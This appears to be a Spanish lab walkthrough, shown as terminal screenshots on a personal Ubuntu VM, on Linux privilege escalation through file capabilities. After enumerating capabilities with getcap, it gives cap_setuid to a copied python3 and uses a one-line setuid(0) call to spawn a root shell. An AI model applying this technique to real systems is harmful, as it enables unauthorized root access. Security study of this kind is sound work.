



escalar privilegios en linux



A terminal window titled 'Ubuntu23 - VMware Workstation 17 Player (Non-commercial use only)' showing the installation of libcap2-bin. The prompt is root@atomo-virtual-machine:/home/atomo#. The output shows the package list being read, dependencies being created, and the package being installed. The final output indicates that libcap2-bin is already installed at its latest version (1:2.44-1ubuntu0.22.04.1) and is fixed as manually installed. The terminal shows 0 updates, 0 new packages to be installed, 0 to be removed, and 136 not updated.

```
root@atomo-virtual-machine:/home/atomo# apt-get install libcap2-bin
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
libcap2-bin ya está en su versión más reciente (1:2.44-1ubuntu0.22.04.1).
fijado libcap2-bin como instalado manualmente.
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 136 no actualizado
s.
root@atomo-virtual-machine:/home/atomo# |
```



A terminal window titled 'Ubuntu23 - VMware Workstation 17 Player (Non-commercial use only)' showing the use of the getcap command. The prompt is root@atomo-virtual-machine:/home/atomo#. The command getcap -r / 2> /dev/null is executed, and the output shows the capabilities of various files and directories. The output includes /usr/bin/mtr-packet, /usr/bin/ping, /usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper, and /snap/core22/817/usr/bin/ping, all with cap_net_raw=ep. The terminal also shows the capabilities of /snap/core20/1974/usr/bin/ping and /snap/core20/1822/usr/bin/ping, both with cap_net_raw=ep.

```
root@atomo-virtual-machine:/home/atomo# getcap -r / 2> /dev/null
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_
bind_service,cap_net_admin=ep
/snap/core22/817/usr/bin/ping cap_net_raw=ep
/snap/core20/1974/usr/bin/ping cap_net_raw=ep
/snap/core20/1822/usr/bin/ping cap_net_raw=ep
root@atomo-virtual-machine:/home/atomo# |
```

```
Ubuntu23 - VMware Workstation 17 Player (Non-commercial use only)
Player
Actividades Terminal
28 de jul. 15:42
root@atomo-virtual-machine: /home/atomo
root@atomo-virtual-machine:/home/atomo# getcap /usr/bin/ping
/usr/bin/ping cap_net_raw=ep
root@atomo-virtual-machine:/home/atomo# |
```

```
Ubuntu23 - VMware Workstation 17 Player (Non-commercial use only)
Player
Actividades Terminal
28 de jul. 15:43
root@atomo-virtual-machine: /home/atomo
root@atomo-virtual-machine:/home/atomo# cp /usr/bin/python3 /home/atomo/
root@atomo-virtual-machine:/home/atomo# cd /home/atomo/
root@atomo-virtual-machine:/home/atomo# ls
Descargas  Escritorio  Música      Público    snap
Documentos Imágenes   Plantillas  python3    Vídeos
root@atomo-virtual-machine:/home/atomo# ls -l
total 5812
drwxr-xr-x 2 atomo atomo 4096 jul 26 15:16 Descargas
drwxr-xr-x 2 atomo atomo 4096 jul 26 15:16 Documentos
drwxr-xr-x 2 atomo atomo 4096 jul 26 15:16 Escritorio
drwxr-xr-x 3 atomo atomo 4096 jul 27 10:24 Imágenes
drwxr-xr-x 2 atomo atomo 4096 jul 26 15:16 Música
drwxr-xr-x 2 atomo atomo 4096 jul 26 15:16 Plantillas
drwxr-xr-x 2 atomo atomo 4096 jul 26 15:16 Público
-rwxr-xr-x 1 root root 5912968 jul 28 15:43 python3
drwx----- 4 atomo atomo 4096 jul 26 16:14 snap
drwxr-xr-x 2 atomo atomo 4096 jul 26 15:16 Vídeos
root@atomo-virtual-machine:/home/atomo# |
```

```
Ubuntu23 - VMware Workstation 17 Player (Non-commercial use only)
Player 28 de jul. 15:47
Actividades Terminal
atomo@atomo-virtual-machine: ~
root@atomo-virtual-machine:/home/atomo# setcap cap_setuid+ep /home/atomo/python3
root@atomo-virtual-machine:/home/atomo# getcap /home/atomo/python3
/home/atomo/python3 cap_setuid=ep
root@atomo-virtual-machine:/home/atomo# exit
exit
atomo@atomo-virtual-machine:~$ ls
Descargas Escritorio Música Público snap
Documentos Imágenes Plantillas python3 Vídeos
atomo@atomo-virtual-machine:~$ /sbin/getcap -r / 2> /dev/null
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/ping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,ca
p_net_admin=ep
/snap/core22/817/usr/bin/ping cap_net_raw=ep
/snap/core20/1974/usr/bin/ping cap_net_raw=ep
/snap/core20/1822/usr/bin/ping cap_net_raw=ep
/home/atomo/python3 cap_setuid=ep
atomo@atomo-virtual-machine:~$ |
```

```
Ubuntu23 - VMware Workstation 17 Player (Non-commercial use only)
Player 28 de jul. 15:52
Actividades Terminal
root@atomo-virtual-machine: ~
atomo@atomo-virtual-machine:~$ ls -la /home/atomo/python3
-rwxr-xr-x 1 root root 5912968 jul 28 15:43 /home/atomo/python3
atomo@atomo-virtual-machine:~$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/bash"
)'
root@atomo-virtual-machine:~# id
uid=0(root) gid=1000(atomo) grupos=1000(atomo),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev
),122(lpadmin),135(lxd),136(sambashare)
root@atomo-virtual-machine:~# |
```